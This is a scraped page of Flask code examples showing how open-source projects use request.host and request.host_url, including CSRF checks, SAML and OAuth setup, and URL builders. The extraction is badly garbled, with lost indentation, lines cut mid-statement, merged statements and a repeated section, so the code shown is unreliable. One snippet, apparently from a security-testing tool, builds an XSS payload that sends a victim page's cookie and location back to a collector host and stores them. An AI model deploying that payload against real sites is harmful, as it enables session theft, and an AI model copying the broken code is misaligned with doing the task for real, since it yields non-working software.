        # '</xml>'

    # parameter = {
```

```
# 'body': firm_service.title,  
  
# 'out_trade_no': str(int(time.time()))),  
  
# 'spbill_create_ip': request.remote_addr,  
  
# 'total_fee': str(int(firm_service.now_price * 100)), # unit is fen chec  
  
# 'notify_url': 'http://%s/wxpay/authorize/notify' % request.host,  
  
# 'openid': params['openid']  
  
# }  
  
# return build_static_qrcode_form(parameter)  
  
pass
```

## Example 15

Project: *pipa-pay-server* Author: *davidvon* File: [views.py](#) [Apache License 2.0](#)

6 vo

```
def dynamic_qrcode_create():  
  
# if not request.args.get("service_id"):  
  
# return 'error: service_id not exist'  
  
# service_id = request.args["service_id"]  
  
# open_id = request.args["uid"]  
  
# firm_service = Service.query.filter_by(id=service_id).first()  
  
# if not firm_service:  
  
# return 'error: service[%s] not exist' % service_id
```

```
# parameter = {
    # 'body': firm_service.title,
    # 'out_trade_no': str(int(time.time())),
    # 'spbill_create_ip': request.remote_addr,
    # 'total_fee': str(int(firm_service.now_price * 100)), # unit is fen chec
    # 'notify_url': 'http://%s/wxpay/authorize/notify' % request.host,
    # 'openid': open_id
}
# return build_dynamic_qrcode_form(parameter) pass
```

## Example 16

[Project: plataforma-livre-dados-abertos](#) Author: [pbaesse](#) File: [csrf.py](#)  
[GNU General Public License](#)

6 vo

[v3.0](#)

```
def protect(self):
    if request.method not in
        current_app.config['WTF_CSRF_METHODS']: return
    try:
        validate_csrf(self._get_csrf_token())
    except ValidationError as e:
        logger.info(e.args[0])
```

```
self._error_response(e.args[0])

if request.is_secure and
current_app.config['WTF_CSRF_SSL_STRICT']: if not
request.referrer:

self._error_response('The referrer header is missing.') good_referrer
= 'https://{}{}'.format(request.host) if not
same_origin(request.referrer, good_referrer):
self._error_response('The referrer does not match the host.')
g.csrf_valid = True # mark this request as CSRF valid Example 17
```

Project: *istvproxy* Author: *hauxir* File: [\*istvproxy.py\*](#) MIT License

6 vo

```
def video_playlist(sourceslug):

host = args.host or request.host

protocol = "https" if request.url.startswith('https://') else "http"

protocol = request.headers.get("X-Forwarded-Proto", protocol) + ":"

source = sources[sourceslug]

url = request.args['url']

channelslug = request.args['channel']

req = requests.get(url, headers={'User-Agent': USER_AGENT})
playlist = req.content

playlist = source.preprocess_video_playlist(playlist, channelslug)
playlist = playlist.replace('https://',
                           protocol + host + '/proxy/' + sourceslug +
                           '/' + channelslug + '?url=https://') playlist = playlist.replace('http://',
```

```
protocol + host + '/proxy/' + sourceslug +
') + channelslug + '?url=http://')

return Response(playlist,
content_type='application/vnd.apple.mpegURL')
```

**Example 18**  
Project: *webapp* Author: *superchilli* File: [csrf.py](#) MIT License

6 vo

```
def protect(self):

    if request.method not in
        current_app.config['WTF_CSRF_METHODS']: return

    try:

        validate_csrf(self._get_csrf_token())

    except ValidationError as e:

        logger.info(e.args[0])

        self._error_response(e.args[0])

    if request.is_secure and
        current_app.config['WTF_CSRF_SSL_STRICT']: if not
            request.referrer:

        self._error_response('The referrer header is missing.')
        good_referrer
        = 'https://{}{}'.format(request.host) if not
            same_origin(request.referrer, good_referrer):
        self._error_response('The referrer does not match the host.')
        g.csrf_valid = True # mark this request as CSRF valid
```

**Example 19**  
Project: *nanobox-adapter-libcloud* Author: *nanobox-io* File: [vultr.py](#) MIT License

6 vo

```
def __init__(self, **kwargs):
    self.generic_credentials = {
        'key': os.getenv('VULTR_API_KEY', '')
    }

    for host in [request.host, os.getenv('APP_NAME', '') + '.nanoapp.io']:
        try:
            ip = socket.gethostbyname(host) or None
        except socket.gaierror:
            ip = None
        if ip:
            break
    self.auth_instructions += ('(If you need to be more specific about '
        'the access controls, you can use %s/32, but keep in mind that '
        'this address may change at any point in the future, and you will '
        'need to update your Vultr account accordingly to continue '
        'deploying.)') % (ip) if ip else ''
```

# Internal overrides for provider retrieval

## Example 20

Project: *flask-echo-server* Author: *whwright* File: [echo.py](#) [MIT License](#)

6 vo

```
def main():

    parser = OptionParser()

    parser.add_option('--port', dest='port', default=5000, help='port to run
    serve parser.add_option('-- host', dest=' host', default='127.0.0.1',
    help=' host to b parser.add_option('--auth', dest='auth', help='basic
    authentication credential parser.add_option('-v', '--verbose',
    dest='verbose', default=False, action='store_true', help='increased
    verbosity - outputs re parser.add_option('--debug', dest='debug',
    default=False, action='store_true', help='enable debug mode in
flask') (options, args) = parser.parse_args()

    config[VERBOSE] = options.verbose

    if options.auth:

        username, password = options.auth.split(':')

        if username is None or password is None:

            parser.error('Invalid auth credentials {0}'.format(options.auth))
            config[BASIC_AUTH] = True

        config[AUTH_USERNAME] = username

        config[AUTH_PASSWORD] = password

        app.debug = options.debug

        app.run(port=int(options.port), host=options.host) Example 21
```

Project: *Flask-Kacel* Author: *bapakode* File: [\\_\\_init\\_\\_.py](#) MIT  
[License](#)

5 vo

```
def init_app(self, app):

    config_host
    = app.config.get('KACCEL_HOST')

    config_path
    = app.config.get('KACCEL_BASE_PATH')

    config_buffer = app.config.get('KACCEL_BUFFER') config_charset =
    app.config.get('KACCEL_CHARSET') config_expires =
    app.config.get('KACCEL_CACHE_EXPIRES') config_limit
    = app.config.get('KACCEL_LIMIT_RATE')

    if config_host:

        self.host = config_host

    else:

        self.host = request.host

    if config_path:

        self.redirect_path = config_path

    else:

        self.redirect_path = "/files/%s"

    if config_buffer:

        self.buffering = 'yes'

    else:

        self.buffering = 'no'
```

```
if config_charset:  
    self.charset = config_charset  
else:  
    self.charset = "utf-8"  
  
if config_expires:  
    self.cache_expires = config_expires  
else:  
    self.cache_expires = 'off'  
  
if config_limit:  
    self.limit_rate = config_limit  
else:  
    self.limit_rate = 'off'
```

## Example 22

Project: *Flask-Kacel* Author: *bapakode* File: [\\_\\_init\\_\\_.py](#) MIT License

5 vo

```
def send_file(self, file, redirect="/files/%s", buffering='yes',  
charset='utf-8',
```

"" send file from directory using custom configuration.

:param file: fullpath.

:param redirect: redirect path, default= "/files/%s"

```
:param buffering: sets the proxy buffering for this connection, va
:param charset: sets the charset of the file, default= "utf-8"
:param expires: sets when to expire the file in the internal NGINX
:param limit: sets the rate limit for this single request. off mea
:return: return Request() object if success and False if failed.

"""

try:
    if self.host == request.host:
        return "Error: direct access is forbidden"

    content_length = self.filesize(file)
    content_type = self.mimetype(file)
    filename = self.filename(file)

    if not content_length or not content_type or not filename:
        return False

    resp = Response()
    resp.headers['Content-Length'] = content_length
    resp.headers['Content-Type'] = content_type
```

```
resp.headers['Content-Disposition'] = "attachment; filenam
resp.headers['X-Accel-Redirect']

= redirect % (str(
resp.headers['X-Accel-Buffering']

= buffering

resp.headers['X-Accel-Charset']

= charset

resp.headers['X-Accel-Expires']

= expires

resp.headers['X-Accel-Limit-Rate']

= limit

return resp

except:

return False
```

### Example 23

Project: *virtual\_warehouse\_api* Author: *includeamin* File: [app.py](#) [MIT License](#)

5 vo

```
def test():

a = requests.get('https://chichiapp.ir:3000/test', verify=False,
headers={"Hos import logging
```

```
logging.warning(a)
```

```
return str(a)
```

## Example 24

Project: *platform* Author: *syncloud* File: [\*flask\\_decorators.py\*](#) GNU General Public License v3.0

5 vo

```
def redirect_if_not_activated(f): platform_user_config =  
get_injector().user_platform_config def new_func(*args, **kwargs):  
  
resp = make_response(f(*args, **kwargs))  
  
if not platform_user_config.is_activated():  
  
return redirect('http://{}:81'.format(request.host)) else:  
  
return resp  
  
return update_wrapper(new_func, f)
```

## Example 25

Project: *qis* Author: *quru* File: [\*flask\\_util.py\*](#) GNU Affero General Public License v3.0

5 vo

```
def external_url_for(endpoint, **kwargs):
```

```
"""
```

Extended version of Flask's url\_for function.

Returns the external URL for the requested end point, applying the setting PUBLIC\_HOST\_NAME if it is defined.

Note that as at Flask 0.10.1, Flask's SERVER\_NAME setting should remain set to None to avoid changing the routing behaviour:  
<https://github.com/mitsuhiko/flask/issues/998>

=====

```
scheme = current_app.config['PREFERRED_URL_SCHEME'] or
'http'

if current_app.config['PUBLIC_HOST_NAME']:

    host = current_app.config['PUBLIC_HOST_NAME']

    approot = current_app.config['APPLICATION_ROOT'] or '/'

    url = scheme + '://' + host + approot

    if url.endswith('/'):

        url = url[0:-1]

    # Return custom front end URL with Flask back end return
    unescape_url_path_seps(
        url + url_for(endpoint, **kwargs)
    )

else:

    # Let Flask do it all

    return unescape_url_path_seps(
        url_for(endpoint, _external=True, _scheme=scheme, **kwargs)
    )
```

## Example 26

Project: *qis* Author: *quru* File: [flask\\_util.py](#) GNU Affero General Public License v3.0

5 vo

```
def get_port(request):
```

```
"""
```

Returns the port number in use on a Flask/Werkzeug request object.

```
"""
```

```
sep_idx = request.host.find(':')
```

```
if sep_idx == -1:
```

```
    return 443 if request.is_secure else 80
```

```
else:
```

```
    return parse_int(request.host[sep_idx + 1:])
```

**Example 27**

Project: *ppapi* Author: *PPAPI* File: [ppapi\\_server.py](#) MIT License

5 vo

```
def before_request():
```

```
    global hostname, master_ip, master_port, run_ids, c_type
    hostname = request.host
```

```
    run_ids = []
```

```
    try:
```

```
        min_run_id = int(request.form.get('min_run_id'))
        max_run_id = int(request.form.get('max_run_id'))
        for run_id in range(min_run_id, max_run_id + 1):
            run_ids.append(run_id)
```

```
except:  
    pass  
  
master = request.form.get('master')  
  
if master is not None:  
    if ":" in master:  
        (master_ip, master_port) = master.split(":") else:  
            master_ip = master  
  
    c_type = request.form.get('type')
```

```
#####
```

# Resource End Points

```
#####
```

##

# System Memory

## Example 28

Project: *booklab* Author: *scampion* File: [app.py](#) GNU Affero General Public License v3.0

5 vo

```
def index():  
  
    rc.hset("conf", 'host', request.host) nbofrunners = len([r for r in  
    rc.smembers("runners") if rc.exists("heartbeat:")  
  
    username = oauth.gitlab.get('user').json()['username']
```

```
return render_template("index.html", username=username,
nbof.runners=nbof.runner
```

**Example 29**

Project: *booklab* Author: *scampion* File: [app.py](#) GNU Affero General Public License v3.0

5 vo

```
def build():

username = oauth.gitlab.get('user').json()['username']

branch = request.args.get('branch')

id = request.args.get('id')

path = oauth.gitlab.get('projects/%s' % id).json()
['path_with_namespace']

rc.hset("status", "%s:%s:%s" % (path, branch, username), "todo")
token = token_hex(16)

rc.setex("token:%s:%s:%s" % (path, branch, username), token, 60 *
60 * 24) setup_ssh(id, path, branch, username)

nburl = "http://%s" % hashlib.sha1((path + branch +
username).encode('utf8')).encode()

nburl += "." + request.host

nburl += "/tree/?token=%s" % token

return render_template("deploy.html", path=path, branch=branch,
nburl=nburl)
```

**Example 30**

Project: *booklab* Author: *scampion* File: [app.py](#) GNU Affero General Public License v3.0

5 vo

```

def deploy():

    username = oauth.gitlab.get('user').json()['username']

    id = request.args.get('id')

    path = request.args.get('path')

    branch = request.args.get("branch")

    rc.hset("status", "%s:%s:%s" % (path, branch, username), "todo")
    token = token_hex(16)

    rc.setex("token:%s:%s:%s" % (path, branch, username), token, 60 *
    60 * 24) setup_ssh(id, path, branch, username)

    nburl = "http://%s" % hashlib.sha1((path + branch +
    username).encode('utf8')).hexdigest()

    nburl += "." + request.host

    nburl += "/tree/?token=%s" % token

    return render_template("deploy.html", path=path, branch=branch,
    nburl=nburl) Example 31

```

Project: *yabeda* Author: *flix-tech* File: [main.py](#) [MIT License](#)

5 vo

```

def index():

    return 'Check {} or {} for usage'.format(
        'https://' + request.host + '/apidocs/',
        'https://github.com/flix-tech/yabeda',
    )

```

## Example 32

Project: *xunfeng* Author: *ysrc* File: [AntiCSRF.py](#) [GNU General Public License v3.0](#)

5 vo

```
def anticsrf(f):
    @wraps(f)
    def wrapper(*args, **kwargs):
        try:
            if request.referrer and request.referrer.replace('http://', '').split(
                return f(*args, **kwargs)
            else:
                return redirect(url_for('NotFound'))
        except Exception, e:
            print e
            return redirect(url_for('Error'))
```

## Example 33

Project: *cloudstack-ec2stack* Author: *apache* File: [helpers.py](#) [Apache License 2.0](#)

5 vo

```
def generate_signature(data=None, method=None, host=None,
path=None):
```

"""

Generates a signature.

@param data: Data of the request.

@param method: HTTP method used.

@param host: HTTP post.

@param path: HTTP hort.

@return: A signature.

"""

if data is None:

    data = request.form

    signature\_type = get('SignatureMethod', data)

    secretkey = get\_secretkey(data)

    request\_string = \_get\_request\_string(data, method, host, path) if  
    signature\_type == 'HmacSHA1':

        digestmod = hashlib.sha1

    else:

        digestmod = hashlib.sha256

    signature = hmac.new(

        key=secretkey,

        msg=bytes(request\_string),

        digestmod=digestmod

```
).digest()  
signature = b64encode(signature)  
return signature
```

### Example 34

Project: *isthislegit* Author: *duo-labs* File: [views.py](#) BSD 3-Clause  
["New" or "Revised" License](#)

```
5 vo
```

```
def logout():
```

```
""
```

Manually override the logout URL to avoid completely signing the user out of all Google accounts

```
""
```

```
if os.getenv('SERVER_SOFTWARE', "").startswith('Google App Engine'): return redirect('_ah/logout?continue=https://' + request.host + '/') return redirect(users.create_logout_url('/'))
```

### Example 35

Project: *mockdog* Author: *KyleJamesWalker* File: [mocktrace.py](#) MIT License

```
5 vo
```

```
def catch_all(path):
```

```
print(
```

```
request.host,
```

```
request.path,
```

```
re.sub(r"\.+", " ", ".join(  
[str(chr(x)) if 31 < x < 127 else '.' for x in request.data]  
)),  
)  
return "", 200
```

### Example 36

Project: *fame* Author: *certsocietegenerale* File: [views.py GNU General Public License v3.0](#)

5 vo

```
def prepare_auth_request(request):  
    url_data = urlparse(request.url)  
  
    return {  
        "https": 'on',  
        'http_host': request.host,  
        'server_port': url_data.port,  
        'script_name': request.path,  
        'get_data': request.args.copy(),  
        'post_data': request.form.copy(),  
  
        # Uncomment if using ADFS as IdP,  
        # https://github.com/onelogin/python-saml/  
        # 'lowercase_urlencoding': True,
```

```
'query_string': request.query_string  
}
```

### Example 37

Project: *flask-apihmac* Author: *yoncan* File: [\*flask\\_apihmac.py\*](#) MIT License

5 vo

```
def _split_request_info(self):  
    """  
    split request info  
    """  
  
    self.requestMethod = request.method  
  
    self.requestPath = request.path  
  
    self.requestHost = request.host  
  
    if self.requestMethod == 'POST':  
  
        self.request_data = request.form  
  
    elif self.requestMethod == 'GET':  
  
        self.request_data = request.args  
  
    else:  
  
        # not operation  
  
    return False
```

### Example 38

Project: *swagger-ui-py* Author: PWZER File: [core.py](#) [Apache License 2.0](#)

5 vo

```
def _tornado_handler(self):
    from tornado.web import RequestHandler, StaticFileHandler
    interface = self

    class DocHandler(RequestHandler):
        def get(self, *args, **kwargs):
            return self.write(interface.doc_html)

        class EditorHandler(RequestHandler):
            def get(self, *args, **kwargs):
                return self.write(interface.editor_html)

            class ConfigHandler(RequestHandler):
                def get(self, *args, **kwargs):
                    return self.write(interface.get_config(self.request.host))
                handlers = [
                    (self._uri(), DocHandler),
                    (self._uri('/swagger.json'), ConfigHandler),
                    (self._uri('/(.+)'), StaticFileHandler, {'path': self.static_dir}),
                ]
                if self._editor:
```

```
handlers.insert(1, (self._uri('/editor'), EditorHandler))
self._app.add_handlers('.*', handlers)
```

## Example 39

Project: *swagger-ui-py* Author: PWZER File: [core.py](#) [Apache License 2.0](#)

5 vo

```
def _falcon_handler(self):
    import json
    class SwaggerDocHandler:
        def __init__(self, interface):
            self._doc_html = interface.doc_html
        def on_get(self, req, resp):
            resp.content_type = 'text/html'
            resp.body = self._doc_html
    class SwaggerEditorHandler:
        def __init__(self, interface):
            self._editor_html = interface.editor_html
        def on_get(self, req, resp):
            resp.content_type = 'text/html'
            resp.body = self._editor_html
    class SwaggerConfigHandler:
```

```
def __init__(self, interface):
    self._interface = interface

def on_get(self, req, resp):
    resp.content_type = 'application/json'

    resp.body = json.dumps(self._interface.get_config(f'{req.host}:{{r}}'))
    self._app.add_route(self._uri(), SwaggerDocHandler(self)) if
    self._editor:

        self._app.add_route(self._uri('/editor'), SwaggerEditorHandler(self))
        self._app.add_route(self._uri('/swagger.json'),
        SwaggerConfigHandler(self))
        self._app.add_static_route(prefix=self._uri('/'), directory='{}'.format(s
Example 40
```

Project: *yeti* Author: *yeti-platform* File: [views.py](#) [Apache License 2.0](#)

5 vo

```
def prepare_auth_request(request):
    url_data = urlparse(request.url)

    return {
        "https": 'on',
        'http_host': request.host,
        'server_port': url_data.port,
        'script_name': request.path,
        'get_data': request.args.copy(),
        'post_data': request.form.copy(),
```

```
# Uncomment if using ADFS as IdP,  
https://github.com/onelogin/python-saml/  
  
# 'lowercase_urlencoding': True,  
  
'query_string': request.query_string  
  
}
```

## Example 41

Project: *imgfab* Author: *sylvinus* File: [app.py](#) [MIT License](#)

5 vo

```
def main():  
  
if "instamuseum.com" in request.host: return  
render_template('instamuseum/index.html')  
  
else:  
  
return render_template('imgfab/index.html')
```

## Example 42

Project: *InfraBox* Author: *SAP* File: [saml.py](#) [Apache License 2.0](#)

5 vo

```
def init_saml_auth():  
  
parsed_url = urlparse(request.url)  
  
request_data = {  
  
"https": "on" if request.scheme == "https" else "off",  
  
"http_host": request.host,
```

```
"server_port": parsed_url.port,  
"script_name": request.path,  
"get_data": request.args.copy(),  
"post_data": request.form.copy(),  
"query_string": request.query_string  
}  
  
auth = OneLogin_Saml2_Auth(request_data,  
custom_base_path=get_env("INFRABOX_AC  
return auth
```

### Example 43

Project: *sparrow* Author: *wylok* File: [work\\_order.py](#) GNU General Public License v3.0

5 vo

```
def work_application_details(work_number=None): publish_info =  
defaultdict()  
  
try:  
  
    db_sso = db_op.user_sso  
  
    db_publish_application = db_op.publish_application  
    db_sql_execute = db_op.sql_execute  
  
    if work_number:  
  
        infos = db_sso.query.with_entities(db_sso.dingunionid,  
        db_sso.realName  
        users = {info[0]: info[1:] for info in infos}
```

```
task_records =
db_publish_application.query.with_entities(db_publish_a
db_publish_a

db_publish_a
db_publish_a
db_publish_a
db_publish_a
db_publish_a
db_publish_a

db_publish_a
db_publish_a

db_publish_application.work_number==int(work_number)).all() if
task_records:

publish_info['task_records'] = task_records[0][:-1]

sql_execute= db_sql_execute.query.with_entities(db_sql_execute.
hos db_sql_execute.po

db_sql_execute.da
db_sql_execute.sq
db_sql_execute.sq
db_sql_execute.de

db_sql_execute.work_number==int(work_number)).all() if
sql_execute:

publish_info['sql_execute'] = sql_execute[0]

publish_info['reviewer'] = None
```

```
publish_info['user_info'] = users[task_records[0][-1]]  
except Exception as e:  
    logging.error(e)  
  
return render_template('work_application_details.html', publish_info  
= publish)
```

## Example 44

Project: *roger-api* Author: *rogertalk* File: [admin.py](#) MIT License

5 vo

```
def get_content_search():  
  
if request.host == 'api.rogertalk.com':  
  
return redirect('https://api.reaction.cam/admin/content/search') return  
render_template('admin_content_search.html') Example 45
```

Project: *xunfeng* Author: *caterqiu* File: [AntiCSRF.py](#) GNU General  
Public License v3.0

5 vo

```
def anticsrf(f):  
  
@wraps(f)  
  
def wrapper(*args, **kwargs):  
  
try:  
  
if request.referrer and request.referrer.replace('http://', '').split()  
  
return f(*args, **kwargs)
```

```
else:  
  
    return redirect(url_for('NotFound'))  
  
except Exception, e:  
  
    print e  
  
    return redirect(url_for('Error'))
```

### **Example 46**

Project: *oy-cms* Author: *mush42* File: [admin.py](#) [MIT License](#)

5 vo

```
def _gen_csv_file_name(form):  
  
    form_updated = form.updated.isoformat().replace(":", "-") return "-".join((request.host, form.slug, form_updated)) + ".csv"
```

### **Example 47**

Project: *anti-modlischka* Author: *CERT-Polska* File: [app.py](#) [MIT License](#)

5 vo

```
def before_request():  
  
    if request.host != app.config['LEGITIMATE_HOST']: raise  
        Forbidden('Non-legitimate hostname')
```

### **Example 48**

Project: *web\_develop* Author: *dongweiming* File: [app.py](#) [GNU General Public License v3.0](#)

5 vo

```
def index():

    if request.method == 'POST':

        uploaded_file = request.files['file']

        w = request.form.get('w')

        h = request.form.get('h')

        if not uploaded_file:

            return abort(400)

        rs = create(uploaded_file, width=w, height=h) if rs['r']:

            return rs['error']

        paste_file = rs['paste_file']

        return jsonify({

            'url_d': paste_file.url_d % request.host,

            'url_i': paste_file.url_i % request.host,

            'url_s': paste_file.url_s % request.host,

            'url_p': paste_file.url_p % request.host,

            'filename': paste_file.filename,

            'size': humanize_bytes(paste_file.size),

            'uploadtime': paste_file.uploadtime,

            'type': paste_file.type,

            'quoteurl': paste_file.quoteurl.replace('%25s', request.host)
```

)

return render\_template('index.html', \*\*locals()) **Example 49**

Project: *web\_develop* Author: *dongweiming* File: [\*models.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def get_url(self, subtype, is_symlink=False): hash_or_link =  
    self.symlink if is_symlink else self.filehash return 'http://{'  
    host}/{subtype}/{hash_or_link}'.format(
```

subtype=subtype, host=request.host, hash\_or\_link=hash\_or\_link)

**Example 50**

Project: *web\_develop* Author: *dongweiming* File: [\*models.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def get_url(self, subtype, is_symlink=False): hash_or_link =  
    self.symlink if is_symlink else self.filehash return 'http://{'  
    host}/{subtype}/{hash_or_link}'.format(
```

subtype=subtype, host=request.host, hash\_or\_link=hash\_or\_link)

## Python `flask.request.host_url()` Examples

The following are code examples for showing how to use `flask.request.host_url()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: Office365-SharePoint-Python-Flask-Sample Author: OneBitSoftware File: app.py Apache License 2.0 6 vc

```
def auth():
    # Handles the Azure AD authorization endpoint response and sends second response.
    try:
        # Gets the token_id from the flask response form dictionary.
        token_id = request.form['id_token']
        # Gets the authorization code from the flask response form dictionary.
        code = request.form['code']
        # Constructs redirect uri to be send as query string param to Azure AD token endpoint.
        redirect_uri = '{0}auth'.format(request.host_url)
        # Constructs Azure AD token issuance endpoint url.
        url = issuance_url(token_id, c['AUTHORITY'])
        # Requests access token and stores it in session.
        token = access_token(url, redirect_uri, c['CLIENT_ID'], code, c['CLIENT_SECRET'])
        if token != '':
            session['access_token'] = token
        else:
            flash('Could not get access token.')
    except:
        flash('Something went wrong.')
    return redirect(url_for('home'))
```

# This script runs the application using a development server.

### Example 2

Project: cheetah Author: sherpal File: google.py Mozilla Public License 2.0 6 vc

```
def google_login():
    # Return URL of page user was on last.
    # This allows them to resume where they left off.
    global USER_RETURN_URL
    if request.host_url in request.referrer:
        USER_RETURN_URL = request.referrer
    else:
        USER_RETURN_URL = request.host_url

    redirect_uri = url_for('google_authorized', _external=True)
    params = {
        'scope': 'https://www.googleapis.com/auth/userinfo.email',
        'response_type': 'code',
        'redirect_uri': redirect_uri
    }
    return redirect(google.get_authorize_url(*params))
```

### Example 3

Project: cheetah Author: sherpal File: facebook.py Mozilla Public License 2.0 6 vc

Python flask.request.host\_url() Examples The following are code examples for showing how to use `flask.request.host_url()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

[Project: Office365-SharePoint-Python-Flask-Sample](#) Author: [OneBitSoftware](#) File: [app.py](#) Apache

6 votes

[License 2.0](#)

```
def auth():

    # Handles the Azure AD authorization endpoint response and sends
    # second response try:

    # Gets the token_id from the flask response form dictionary.

    token_id = request.form['id_token']

    # Gets the authorization code from the flask response form
    # dictionary.

    code = request.form['code']

    # Constructs redirect uri to be send as query string param to Azure
    # AD token redirect_uri = '{0}auth'.format(request.host_url)

    # Constructs Azure AD token issuance endpoint url.

    url = issuance_url(token_id, c['AUTHORITY'])

    # Requests access token and stores it in session.
```

```
token = access_token(url, redirect_uri, c['CLIENT_ID'], code,
c['CLIENT_SE

if token != ":

    session['access_token'] = token

else:

    flash('Could not get access token.')

except:

    flash('Something went wrong.')

return redirect(url_for('home'))

# This script runs the application using a development server.
```

## Example 2

Project: *chedible* Author: *cheripai* File: [google.py](#) Mozilla Public License 2.0

```
6 vo

def google_login():

    # Stores URL of page user was on last

    # This allows them to resume where they left off

    global USER_RETURN_URL

    if request.host_url in request.referrer:

        USER_RETURN_URL = request.referrer

    else:
```

```
USER_RETURN_URL = request.host_url

redirect_uri = url_for('google_authorized', _external=True) params =
{
    'scope': 'https://www.googleapis.com/auth/userinfo.email',
    'response_type': 'code',
    'redirect_uri': redirect_uri
}

return redirect(google.get_authorize_url(**params))
```

**Example 3**  
Project: *chedible* Author: *cheripai* File: [facebook.py](#) Mozilla Public License 2.0

6 vo

```
def facebook_login():

    # Stores URL of page user was on last

    # This allows them to resume where they left off

    global USER_RETURN_URL

    if request.host_url in request.referrer:

        USER_RETURN_URL = request.referrer

    else:

        USER_RETURN_URL = request.host_url

    redirect_uri = url_for('facebook_authorized', _external=True) params =
{
```

```
'client_id': app.config['FACEBOOK_CLIENT_ID'],  
'redirect_uri': redirect_uri,  
'scope': 'email'  
}  
return redirect(facebook.get_authorize_url(**params))
```

#### Example 4

Project: *mincloud* Author: *number13dev* File: [\*api.py\*](#) MIT License

6 vo

```
def api_makepublic():  
    if request.method == 'GET':  
        uniqueid = request.args['uniqueid']  
        file = File.query.filter_by(unique_id=uniqueid).first() if file is not None:  
            if g.user.admin or (g.user.id == file.uploader_id): key = PublicKey()  
            key.public = True  
            if file.publickey is None:  
                file.publickey = key  
                db.session.commit()  
                url = request.host_url + "pub/dl/" + key.hash  
                button = get_sharebutton(file.publickey, 'ban', "Disable Publi return  
                jsonify(response=responds['PUBLIC_KEY_GENERATED'], url=  
else:
```

```
url = request.host_url + "pub/dl/" + file.publickey.hash return
jsonify(response=responds['PUBLIC_KEY_ALREADY_GEN']), ur
return jsonify(response=responds['SOME_ERROR'])
```

## Example 5

Project: *pizza-auth* Author: xxpizzaxx File: [main.py](#) MIT License

6 vo

```
def forgot_password():
    if request.method=="GET":
        return render_template("forgot_password.html") username =
request.form["username"]
        email = request.form["email"]
    try:
        user = ldaptools.getuser(username)
        assert(user)
        assert(email == user.email[0])
        token = ".join(random.choice(string.ascii_uppercase + string.ascii url
= request.host_url+"recovery/"+token recoverymap[token] =
username
        emailtools.render_email(email, "Password Recovery",
"forgot_passwo flash("Email sent to "+email, "success")
    except Exception as e:
        print e
        flash("Username/Email mismatch", "danger") return redirect("/login")
```

## Example 6

Project: *vtest* Author: *opensec-cn* File: [\*vtest.py\*](#) Apache License 2.0

6 vo

```
def xss(name, action):  
  
    callback_url = request.host_url + 'xss/' + quote(name) + '/save?l='  
  
    js_body = "(function(){(new Image()).src='"+callback_url+'  
"+escape((functi if action == 'js':  
  
        return js_body  
  
    elif action == 'save':  
  
        args = request.values  
  
        data = [  
  
            name,  
  
            args.get('l', " ),  
  
            args.get('t', " ),  
  
            args.get('o', " ),  
  
            args.get('c', " ), request.remote_addr  
  
        ]  
  
        sql = "INSERT INTO XSS  
(name,location,toplocation,opener,cookie,source_ip, VALUES(?, ?,  
?, ?, ?, ?, datetime(CURRENT_TIMESTAMP,'localtime'))"  
  
        DB.exec_sql(sql, *data)
```

```
return 'success'
```

## Example 7

Project: *pytwask* Author: *renweizhukov* File: [views.py](#) Apache License 2.0

6 vo

```
def is_safe_url(target):
```

```
"""
```

Check the target URL will lead to the same host server.

Parameters

```
-----
```

target: str

The target redirect URL.

Returns

```
-----
```

bool

True if the target URL is safe; False otherwise.

```
"""
```

```
ref_url = urlparse(request. host_url)
```

```
test_url = urlparse(urljoin(request. host_url, target)) return  
test_url.scheme in ('http', 'https') and \
```

```
ref_url.netloc == test_url.netloc
```

## Example 8

Project: *GlosBio* Author: *MikolajBalcererek* File: [\*main.py\*](#) [\*MIT License\*](#)

6 vo

```
def landing_documentation_page():

    """ Landing page for browsable API """

    if request.method == 'GET':

        """ this will list on routes the default endpoint """

    def list_routes():

        """ helper function that returns all routes in a list """

        output = {}

        for rule in app.url_map.iter_rules():

            methods = ', '.join(rule.methods)

            output[urllib.parse.unquote(rule.endpoint)] = {

                "name": urllib.parse.unquote(rule.endpoint),

                "description": " ".join(

                    current_app.view_functions[

                    rule.endpoint].__doc__.split()),

                "methods": urllib.parse.unquote(methods),

                "url": urllib.parse.unquote(str(request.host_url))[0:-1]

                + str(rule)
```

```
}

return output

return list_routes()
```

## Example 9

Project: *meraki-code* Author: *CiscoDevNet* File:  
[external\\_captive\\_portal.py](#) MIT License

```
6 vo

def get_click():

    """Process GET requests to the /click URI; render the click.html
    page."""

    global base_grant_url

    global user_continue_url

    global success_url

    host = request.host_url

    base_grant_url = request.args.get('base_grant_url')
    user_continue_url = request.args.get('user_continue_url')
    node_mac = request.args.get('node_mac')

    client_ip = request.args.get('client_ip')

    client_mac = request.args.get('client_mac')

    success_url = host + "success"

    return render_template(
        "click.html",
```

```
client_ip=client_ip,  
client_mac=client_mac,  
node_mac=node_mac,  
user_continue_url=user_continue_url,  
success_url=success_url,  
)
```

## Example 10

Project: *meraki-code* Author: *CiscoDevNet* File:  
[mission\\_captive\\_portal.py](#) MIT License

6 vo

```
def get_click():  
    """Process GET requests to the /click URI; render the click.html  
    page."""  
  
    global base_grant_url  
  
    global user_continue_url  
  
    global success_url  
  
    host = request.host_url  
  
    base_grant_url = request.args.get('base_grant_url')  
    user_continue_url = request.args.get('user_continue_url')  
  
    node_mac = request.args.get('node_mac') client_ip =  
    request.args.get('client_ip')  
  
    client_mac = request.args.get('client_mac')
```

```
success_url = host + "success"

return render_template(
    "click.html",
    client_ip=client_ip,
    client_mac=client_mac,
    node_mac=node_mac,
    user_continue_url=user_continue_url,
    success_url=success_url,
)
```

## Example 11

Project: *pipa-pay-server* Author: *davidvon* File: [views.py](#) [Apache License 2.0](#)

```
6 vo

def weixin_push():

    cache_url(request, host_url)

    if request.data:

        data = request.values

        tag = data.get('tag')

        newsid = data.get('newsid')

        user = data.get('user')

    else:
```

```
tag = request.args['tag']

newsid = request.args['newsid']

user = request.args['user']

users = [user]

if tag.find("news") >= 0:

    ret = weixin.weixin_reply.push_news_reply(weixin.weixin_helper,
newsid, us else:

    ret = weixin.weixin_reply.push_text_reply(weixin.weixin_helper,
newsid, us return str(ret)
```

## Example 12

Project: *scarfage* Author: *cmazuc* File: [\*utility.py\*](#) GNU General Public License v2.0

6 vo

```
def redirect_back(endpoint, **values):
```

"""

Attempt to redirect back to the referrer. If redirect to the requester's refer then attempt to redirect to the provided endpoint.

